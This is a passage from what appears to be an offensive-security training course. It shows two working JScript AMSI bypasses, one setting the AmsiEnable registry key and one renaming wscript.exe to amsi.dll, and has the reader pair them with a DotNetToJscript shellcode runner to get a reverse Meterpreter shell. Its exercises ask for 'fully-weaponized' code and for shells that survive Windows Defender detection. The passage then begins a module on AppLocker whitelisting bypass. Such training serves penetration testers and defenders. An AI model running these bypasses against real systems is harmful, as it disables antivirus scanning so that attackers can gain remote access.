try{
    var AmsiEnable = sh.RegRead(key);
    if(AmsiEnable!=0){
        throw new Error(1, '');
    }
}catch(e){
    sh.RegWrite(key, 0, "REG_DWORD");
    sh.Run("cscript -e:{F414C262-6AC0-11CF-B6D1-00AA00BBB58}
"+WScript.ScriptFullName,0,1);
    sh.RegWrite(key, 1, "REG_DWORD");
    WScript.Quit(1);
}
```

*Listing 322 - AMSI bypass by setting the AmsiEnable key*

Let's unpack a few elements of this code. First, the code is wrapped in *try* and *catch* exception handling statements.<sup>397</sup>

As in many other languages, the code inside the *try* bracket is executed and if an exception occurs, the code inside the *catch* statement is executed. Otherwise, execution will continue past the *try* and *catch* statements.

Inside the *try* statement, we call *RegRead*<sup>398</sup> to determine if the **AmsiEnable** key is already set. If it isn't, the *throw*<sup>399</sup> statement along with the *new Error*<sup>400</sup> constructor throws a new exception. If this happens, the code inside the *catch* statement is executed, setting the **AmsiEnable** value and invoking the *Run*<sup>401</sup> method.

<sup>396</sup> (MDSec, 2019), <https://github.com/mdsecactivebreach/SharpShooter/blob/master/modules/amsikiller.py>

<sup>397</sup> (W3Schools, 2020), [https://www.w3schools.com/js/js\\_errors.asp](https://www.w3schools.com/js/js_errors.asp)

<sup>398</sup> (SS64, 2020), <https://ss64.com/vb/regread.html>

<sup>399</sup> (W3Schools, 2020), [https://www.w3schools.com/js/js\\_errors.asp](https://www.w3schools.com/js/js_errors.asp)

<sup>400</sup> (Mozilla, 202), [https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global\\_Objects/Error](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Error)

<sup>401</sup> (SS64, 2020), <https://ss64.com/vb/run.html>

The arguments for the call to the *Run* method are important. First, we specify the *cscript.exe*<sup>402</sup> executable, which is the command-line equivalent of *wscript.exe*.

Next, we use **-e** to specify which scripting engine will execute the script. The highlighted value in Listing 322 is a *globally unique identifier* (GUID),<sup>403</sup> which when used in this manner may be understood as a registry entry under **HKLM\SOFTWARE\Classes\CLSID**.

If we navigate to the registry path and locate the key with the correct GUID, we'll find an entry associated with Jscript and **jscript.dll** as displayed in Figure 93.




Figure 93: GUID registry entry for *jscript.dll*

In essence, the **-e** option indicates that the specified script file will be processed by **jscript.dll**.

The script file must be the original Jscript and we provide this through the *ScriptFullName*<sup>404</sup> property as shown in Listing 323, where we repeat the *Run* method.

```
sh.Run("cscript -e:{F414C262-6AC0-11CF-B6D1-00AA00BBB58}"+WScript.ScriptFullName,0,1);
```

Listing 323 - Recap of the *Run* method invocation

As highlighted in Listing 323, we supply an additional two arguments to the *Run* method after the script file. The first is the windows style where "0" specifies that the window be hidden. For the second argument, we specify "1", which will cause execution to wait for the script executed by the *Run* method to be completed.

With this bypass in place, we can prepend it to the DotNetToJscript-generated shellcode runner. When we run it, we bypass AMSI and generate a reverse shell.

### 7.6.2.1 Exercises

1. Set the registry key and check that AMSI is bypassed.
2. Combine the AMSI bypass with the shellcode runner, writing fully-weaponized client-side code execution with Jscript.
3. Experiment with SharpShooter to generate the same type of payload with an AMSI bypass.

<sup>402</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/cscript>

<sup>403</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Universally\\_unique\\_identifier](https://en.wikipedia.org/wiki/Universally_unique_identifier)

<sup>404</sup> (SS64, 2020), <https://ss64.com/vb/syntax-wscript.html>

### 7.6.3 I Am My Own Executable

The bypass presented in the previous section disabled AMSI by setting a registry key, which is very different than the approach we used to disable AMSI from PowerShell.

For PowerShell, we focused on causing an error with AMSI-related information or modifying the AMSI APIs to return an error. In this section, we'll perform a simple trick to obtain a similar result.

While we cannot locate any of the structures to interact with the Win32 APIs from Jscript, we know that AMSI requires **AMSI.DLL**. If we could prevent **AMSI.DLL** from loading or load our own version of it, we could force the AMSI implementation in wscript.exe to produce an error and abort.

While it seems logical to attempt to simply overwrite **AMSI.DLL**, we must have administrative permissions to overwrite anything in **C:\Windows\System32**. We could, however, perform a DLL hijacking attack<sup>405</sup> by exploiting the DLL search order.

To determine if this is possible, we'll use WinDbg to inspect the **AMSI.DLL** loading process. To do this, we'll once again launch the wscript.exe process through *File > Open Executable...*, and open the unmodified DotNetToJscript shellcode runner Jscript file.

Once WinDbg has launched wscript.exe and a bare minimum of modules, it breaks the execution flow. Listing the loaded modules (**lm**)<sup>406</sup> and searching for a module named **amsi** (**m amsi**) reveals that **AMSI.DLL** has not yet loaded.

```
0:000> lm m amsi
Browse full module list
start          end                module name
```

*Listing 324 - AMSI.DLL is not yet loaded into the process*

At this point, we need to determine what, exactly, is loading **AMSI.DLL**. To determine this, we must stop WinDbg as soon as this DLL is loaded.

One way to accomplish this is to instruct the debugger to catch the load of the DLL in WinDbg. We can do this with the **sxe**<sup>407</sup> command along with the **ld**<sup>408</sup> subcommand to detect when a module is loaded by supplying the name as an argument.

The full command and the resulting output is shown in Listing 325.

```
0:000> sxe ld amsi

0:000> g
ModLoad: 00007fff`d3350000 00007fff`d337e000 C:\Windows\System32\IMM32.DLL
ModLoad: 00007fff`cf4d0000 00007fff`cf4e1000 C:\Windows\System32\kernel.appcore.dll
ModLoad: 00007fff`cdad0000 00007fff`cdb6c000 C:\Windows\system32\uxtheme.dll
```

<sup>405</sup> (Mitre, 2020), <https://attack.mitre.org/techniques/T1038/>

<sup>406</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/lm-list-loaded-modules->

<sup>407</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/sx-sxd-sxe-sxi-sxn-sxr-sx-set-exceptions->

<sup>408</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/ld-load-symbols->



```

ModLoad: 00007fff`cf280000 00007fff`cf31b000 C:\Windows\SYSTEM32\sxs.dll
ModLoad: 00007fff`d2700000 00007fff`d286a000 C:\Windows\System32\MSCTF.dll
ModLoad: 00007fff`cdee0000 00007fff`cdf0e000 C:\Windows\system32\dwmapi.dll
ModLoad: 00007fff`d01b0000 00007fff`d038b000 C:\Windows\System32\CRYPT32.dll
ModLoad: 00007fff`cf4b0000 00007fff`cf4c2000 C:\Windows\System32\MSASN1.dll
ModLoad: 00007fff`cfd80000 00007fff`cfd97000 C:\Windows\System32\CRYPTSP.dll
ModLoad: 00007fff`d2b00000 00007fff`d2ba2000 C:\Windows\System32\clbcatq.dll
ModLoad: 00007fff`a3a70000 00007fff`a3b41000 C:\Windows\System32\jscript.dll
ModLoad: 00007fff`d3000000 00007fff`d3052000 C:\Windows\System32\SHLWAPI.dll
ModLoad: 00007fff`c6e20000 00007fff`c6e34000 C:\Windows\SYSTEM32\amsi.dll
ntdll!NtMapViewOfSection+0x14:
00007fff`d351ea94 c3 ret

0:000> lm m amsi
Browse full module list
start end module name
00007fff`c6e20000 00007fff`c6e34000 amsi (deferred)

```

Listing 325 - WinDbg breaking when AMSI.DLL is loaded

In the highlighted section of Listing 325, **AMSI.DLL** is loaded and the **lm** command correctly displays it as in the process.

Next, we need to locate the code responsible for loading **AMSI.DLL**. A DLL is typically loaded through the Win32 *LoadLibrary*<sup>409</sup> or *LoadLibraryEx*<sup>410</sup> APIs so we must look for that function and see what function invoked it.

We are searching for the *callstack* or the *backtrace*, which is the list of called functions that led to the current execution point. We can list this with the **k**<sup>411</sup> command as shown in Listing 326.

```

0:000> k
# Child-SP RetAddr Call Site
00 00000085`733ec8f8 00007fff`d34ca369 ntdll!NtMapViewOfSection+0x14
01 00000085`733ec900 00007fff`d34ca4b7 ntdll!LdrpMinimalMapModule+0x101
02 00000085`733ec9c0 00007fff`d34cbcf0 ntdll!LdrpMapDllWithSectionHandle+0x1b
03 00000085`733eca20 00007fff`d34cd75a ntdll!LdrpMapDllNtFileName+0x189
04 00000085`733ecb20 00007fff`d34ce21f ntdll!LdrpMapDllSearchPath+0x1de
05 00000085`733ecd80 00007fff`d34c5496 ntdll!LdrpProcessWork+0x123
06 00000085`733ecd00 00007fff`d34c25e4 ntdll!LdrpLoadDllInternal+0x13e
07 00000085`733ece60 00007fff`d34c1874 ntdll!LdrpLoadDll+0xa8
08 00000085`733ed010 00007fff`cfff40391 ntdll!LdrLoadDll+0xe4
09 00000085`733ed100 00007fff`a3a84ed8 KERNELBASE!LoadLibraryExW+0x161
0a 00000085`733ed170 00007fff`a3a84c6c jscript!C0leScript::Initialize+0x2c
0b 00000085`733ed1a0 00007fff`d2cfffda1 jscript!CJScriptClassFactory::CreateInstance+0x5c
...

```

Listing 326 - The current callstack when AMSI.DLL is being loaded

<sup>409</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya>

<sup>410</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibraryexw>

<sup>411</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/k-kb-kc-kd-kp-kq-kv--display-stack-backtrace->



Since the callstack is often very long, the listing above has been truncated. The excerpt reveals the call to *LoadLibraryExW*, which loaded **AMSI.DLL** along with its calling function *COleScript::Initialize*.

We can unassemble the function in the callstack to inspect the arguments supplied to *LoadLibraryExW*:

```
0:000> u jscript!COleScript::Initialize LA
jscript!COleScript::Initialize:
00007fff`a3a84eac 48895c2418      mov     qword ptr [rsp+18h],rbx
00007fff`a3a84eb1 4889742420      mov     qword ptr [rsp+20h],rsi
00007fff`a3a84eb6 48894c2408      mov     qword ptr [rsp+8],rcx
00007fff`a3a84ebb 57             push    rdi
00007fff`a3a84ebc 4883ec20       sub     rsp,20h
00007fff`a3a84ec0 488bf9        mov     rdi,rcx
00007fff`a3a84ec3 33d2          xor     edx,edx
00007fff`a3a84ec5 41b800080000   mov     r8d,800h
00007fff`a3a84ecb 488d0dde40800 lea     rcx,[jscript!`string' (00007fff`a3b133b0)]
00007fff`a3a84ed2 ff15d0c10800   call    qword ptr [jscript!_imp_LoadLibraryExW
(00007fff`a3b110a8)]

0:000> du 7fff`a3b133b0
00007fff`a3b133b0  "amsi.dll"
```

Listing 327 - *COleScript::Initialize* is loading **AMSI.DLL**

According to the *LoadLibraryExW*<sup>412</sup> function prototype, the first argument is the name of the DLL to load. The last lines of Listing 327 reveals that the name of the DLL is “amsi.dll”, listed without a full path.

This is significant considering the DLL search order.<sup>413</sup> When a full path is not provided, the folder of the launched application is searched first. If we copy **wscript.exe** to a writable location and place a custom version of **AMSI.DLL** in the same folder, this could open up an attack vector.

However, *LoadLibraryExW* can accept additional arguments and the third argument modifies the function’s default behavior. In this case, R8 (the third argument) is set to 0x800 (as highlighted in Listing 327). This is equivalent to the enum **LOAD\_LIBRARY\_SEARCH\_SYSTEM32**, which forces the function to search in the **C:\Windows\System32** directory first.

This prevents a DLL hijacking attack. Security researcher James Forshaw discovered an interesting way around this.<sup>414</sup> Instead of trying to hijack the DLL loading, James suggests renaming **wscript.exe** to **amsi.dll** and executing it.

There are two important things to note about this approach. First, if a process named “amsi.dll” tries to load a DLL of the same name, *LoadLibraryExW* will report that it’s already in memory and abort the load to improve efficiency. Obviously, any subsequent attempts to use the AMSI APIs will fail, causing AMSI itself to fail and be disabled, leaving us with an AMSI bypass.

<sup>412</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibraryexw>

<sup>413</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order>

<sup>414</sup> (James Forshaw, 2018), <https://tyranidslair.blogspot.com/2018/06/disabling-amsi-in-jscript-with-one.html>

The second important thing to note is that double-clicking or running a file with a **.dll** extension will fail since DLLs are normally loaded, not executed. This behavior is actually caused by the *Win32 ShellExecute*<sup>415</sup> API, which is used by *cmd.exe*.

However, if we instead use the *CreateProcess*<sup>416</sup> Win32 API, the file extension is ignored and the file header would be parsed to determine if it is a valid executable. We cannot directly call this API, but we can use the *Exec*<sup>417</sup> method of the *WScript.Shell* object since it's just a wrapper for it.

Implementing this AMSI bypass requires a few new actions. When the Jscript is executed, it will copy **wscript.exe** to a writable and executable folder, naming it "amsi.dll". Then, it will execute this copy while supplying the original Jscript file as in the previous bypass.

We check for the existence of **AMSI.dll** with *try* and *catch* statements to determine if the Jscript file is being executed for the first or the second time.

Our updated bypass code is listed below:

```
var filesystem= new ActiveXObject("Scripting.FileSystemObject");
var sh = new ActiveXObject('WScript.Shell');
try
{
    if(filesystem.FileExists("C:\\Windows\\Tasks\\AMSI.dll")==0)
    {
        throw new Error(1, '');
    }
}
catch(e)
{
    filesystem.CopyFile("C:\\Windows\\System32\\wscript.exe",
"C:\\Windows\\Tasks\\AMSI.dll");
    sh.Exec("C:\\Windows\\Tasks\\AMSI.dll -e:{F414C262-6AC0-11CF-B6D1-00AA00BBB58}
"+WScript.ScriptFullName);
    WScript.Quit(1);
}
```

Listing 328 - AMSI bypass that renames wscript.exe to amsi.dll

In the *try* statement, we first detect if the copied executable already exists through the *FileExists* method<sup>418</sup> of the *FileSystemObject* object. If it does, we execute the DotNetToJscript-generated shellcode runner.

If it does not yet exist, we trigger an exception and the code in the *catch* section is executed. Here, we use the *CopyFile*<sup>419</sup> method to copy **wscript.exe** into the **C:\Windows\Tasks** folder and name it "AMSI.DLL".

Next, we use the *Exec* method to execute the copied version of *wscript.exe* and again process it as a Jscript file, just as we did in the last section.

<sup>415</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecutea>

<sup>416</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa>

<sup>417</sup> (SS64, 2020), <https://ss64.com/vb/exec.html>

<sup>418</sup> (SS64, 2020), <https://ss64.com/vb/filesystemobject.html>

<sup>419</sup> (SS64, 2020), <https://ss64.com/vb/filesystemobject.html>

When we execute the combined Jscript file, we obtain a reverse Meterpreter shell but something unexpected happens. An antivirus alert pops up as shown in Figure 94.




Figure 94: Antivirus alert due to AMSI bypass

In this case, the reverse shell launched (indicating that we bypassed AMSI) but Windows Defender detected a new process named “amsi.dll” and flagged our code. In this case, we had a working shell for a brief period of time, but it was killed as soon as Windows Defender flagged it. We can work around this by immediately migrating the process, which will keep our migrated shell alive. Alternatively, we could use a shellcode runner that performs process injection or hollowing.

Although we have lost the element of stealth by triggering Windows Defender, this bypass will work against all antivirus vendors that support AMSI and some products may not even detect the “amsi.dll” process.

### 7.6.3.1 Exercises

1. Recreate the AMSI bypass by renaming **wscript.exe** to “amsi.dll” and executing it.
2. Instead of a regular shellcode runner, implement this bypass with a process injection or hollowing technique and obtain a Meterpreter shell that stays alive after the detection.

## 7.7 Wrapping Up

In this module, we thoroughly investigated the Anti-Malware Scan Interface and have witnessed its effectiveness against public tradecraft that relies on PowerShell and Jscript.

We have also successfully bypassed this protection in various ways that will be very difficult for antivirus vendors to mitigate.

## 8 Application Whitelisting

Our analysis of antivirus bypass techniques in the previous module revealed that AV bypass is fairly straight-forward, even when using existing tools and frameworks. However, many organizations improve the security level of their endpoints with application whitelisting technology, which employs monitoring software that blocks all applications except those on a pre-defined whitelist. This effectively blocks custom applications or code, including many tools used by an attacker to obtain remote access or escalate privileges.

In this module, we'll introduce application whitelisting and explore a variety of bypass techniques. We will rely on existing and trusted applications, in a technique known as "Living off the land" (coined in the LOLBAS and LOLBIN<sup>420</sup> project).

Application whitelisting impacts both our ability to obtain initial code execution as well as subsequent post-exploitation. In this module, we'll explore application whitelisting software installed by default on Microsoft Windows, which is the most common client endpoint. We'll also develop multiple bypasses and demonstrate how our existing post-exploitation tools can be reused.

### 8.1 Application Whitelisting Theory and Setup

Application whitelisting is a very effective protection mechanism, but it can be difficult to manage and deploy at scale, and is not commonly deployed by larger organizations.

A typical Windows-based application whitelisting solution is installed as either a filter driver or through the HyperVisor.<sup>421</sup> In this section, we'll discuss the theory behind these implementations.

#### 8.1.1 Application Whitelisting Theory

The native Microsoft whitelisting implementation leverages a kernel-mode filter driver and various native kernel APIs.

Specifically, the Microsoft kernel-mode *PsSetCreateProcessNotifyRoutineEx*<sup>422</sup> API registers a notification callback which allows the execution of a provided kernel-mode function every time a new process is created. Application whitelisting software uses a custom driver to register a callback function through this API. This callback is then invoked every time a new process is created and it allows the whitelisting software to determine whether or not the application is whitelisted.

If the software determines that the application is allowed, process creation completes and the code will execute. On the other hand, if the application is not allowed, the process is terminated, and an error message may be displayed. As the name suggests, whitelisting software will block everything except applications specifically listed in a configurable ruleset.

---

<sup>420</sup> (LOLBAS, 2020), <https://lolbas-project.github.io/>

<sup>421</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/Hypervisor>

<sup>422</sup> (MSDN, 2018), <https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/nf-ntddk-pssetcreateprocessnotifyroutineex?redirectedfrom=MSDN>

Microsoft provides multiple native application whitelisting solutions.

Prior to Windows 7, Microsoft introduced the *Software Restriction Policies (SRP)*<sup>423</sup> whitelisting solution. It is still available but has been superseded by *AppLocker*,<sup>424</sup> which was introduced with Windows 7 and is still available in current versions of Windows 10.

AppLocker components include the kernel-mode driver **APPID.SYS** and the *APPIDSVC* user-mode service. APPIDSVC manages the whitelisting ruleset and identifies applications when they are run based on the callback notifications from **APPID.SYS**.

---

*Third party (bundled) whitelisting solutions include Symantec Application Control,<sup>425</sup> Sophos Endpoint: Application Control<sup>426</sup> and McAfee Application Control.<sup>427</sup> Each operate similarly by setting notification callbacks with *PsSetCreateProcessNotifyRoutineEx*. The bypasses we explore here will work similarly against these products with minor modifications.*

---

Microsoft recently released a new type of application whitelisting solution with Windows 10, which is enforced from the HyperVisor, subsequently operating at a deeper level than kernel-mode solutions. Originally introduced as *Device Guard*, it was recently rebranded as *Windows Defender Application Control (WDAC)*,<sup>428</sup> which performs whitelisting actions in both user-mode and kernel-mode.

---

*WDAC builds on top of the Virtualization-based Security (VBS) and HyperVisor Code Integrity (HVCI)<sup>429</sup> concepts, which are only available on Windows 10 and Server 2016/2019. These concepts are beyond the scope of this module, but due to the implementation complexity and strict hardware requirements, it is rarely deployed.*

---

Now that we've briefly discussed the basic application whitelisting software theory, we'll begin configuring whitelisting rules for AppLocker, one of the more commonly-deployed solutions. Note that AppLocker is only available on Enterprise and Ultimate editions of Windows, which excludes Windows Professional and other versions.

---

<sup>423</sup> (Microsoft, 2016), <https://docs.microsoft.com/en-us/windows-server/identity/software-restriction-policies/software-restriction-policies>

<sup>424</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/what-is-applocker>

<sup>425</sup> (Symantec, 2020), <https://docs.broadcom.com/doc/endpoint-application-control-en>

<sup>426</sup> (Sophos, 2020), <https://docs.sophos.com/central/Customer/help/en-us/central/Customer/tasks/ConfigureAppControl.html>

<sup>427</sup> (McAfee, 2020), <https://www.mcafee.com/enterprise/en-us/products/application-control.html>

<sup>428</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/windows-defender-application-control>

<sup>429</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/security/threat-protection/device-guard/introduction-to-device-guard-virtualization-based-security-and-windows-defender-application-control>

### 8.1.2 AppLocker Setup and Rules

There are three primary AppLocker rule categories, which can be combined as needed. The first and most simple rule is based on file paths.<sup>430</sup> This rule can be used to whitelist a single file based on its filename and path or recursively include the contents of a directory.

The second rule type is based on a file hash<sup>431</sup> which may allow a single file to execute regardless of the location. To avoid collisions, AppLocker uses a SHA256 Authenticode hash.

The third rule type is based on a digital signature,<sup>432</sup> which Microsoft refers to as a publisher. This rule could whitelist all files from an individual publisher with a single signature, which simplifies whitelisting across version updates.

To get started with a simple case study, we'll set up some basic AppLocker whitelisting rules. In order to simplify our testing, we'll login to the Windows 10 victim as "student" since administrators will be exempt from the rules we'll create.

Let's open an administrative command prompt, enter the "offsec" user credentials and launch **gpedit.msc**, the GPO configuration manager.

In the Local Group Policy Editor, we'll navigate to *Local Computer Policy -> Computer Configuration -> Windows Settings -> Security Settings -> Application Control Policies* and select the AppLocker item as shown in Figure 95.

---

<sup>430</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/create-a-rule-that-uses-a-path-condition>

<sup>431</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/create-a-rule-that-uses-a-file-hash-condition>

<sup>432</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/create-a-rule-that-uses-a-publisher-condition>




Figure 95: Main AppLocker menu in Local Group Policy Editor

The rule creation and configuration process consists of several steps. First, we'll click *Configure rule enforcement* to open the properties for AppLocker as highlighted above in Figure 95.

In the Properties menu, we can enable AppLocker rules for Executables, Windows Installer files, scripts, and packaged apps:




Figure 96: AppLocker properties

This will set four rule properties which enable enforcement for four separate file types. The first property relates specifically to executables with the **.exe** file extension and the second relates to Windows Installer files<sup>433</sup> which use the **.msi** file extension.

The third property relates to PowerShell scripts, Jscript scripts, VB scripts and older file formats using the **.cmd** and **.bat** file extensions. This property does not include any third-party scripting engines like Python nor compiled languages like Java.

The fourth property relates to *Packaged Apps*<sup>434</sup> (also known as *Universal Windows Platform (UWP) Apps*) which include applications that can be installed from the Microsoft App store.

For each of these four categories, we will select "Configured". In addition, we can choose to "Enforce rules" to enable the rule and enforce whitelisting or "Audit only" which will allow execution and write an entry to the Windows event log.

We'll configure AppLocker to enforce rules for all four categories, click *Apply* and *OK* to close the window.

<sup>433</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/msi/windows-installer-portal>

<sup>434</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/uwp/get-started/universal-application-platform-guide>



Next, we must configure rules for each of these four categories. We'll do this from the options in the lower part of the main window titled "Overview", as displayed in Figure 97.

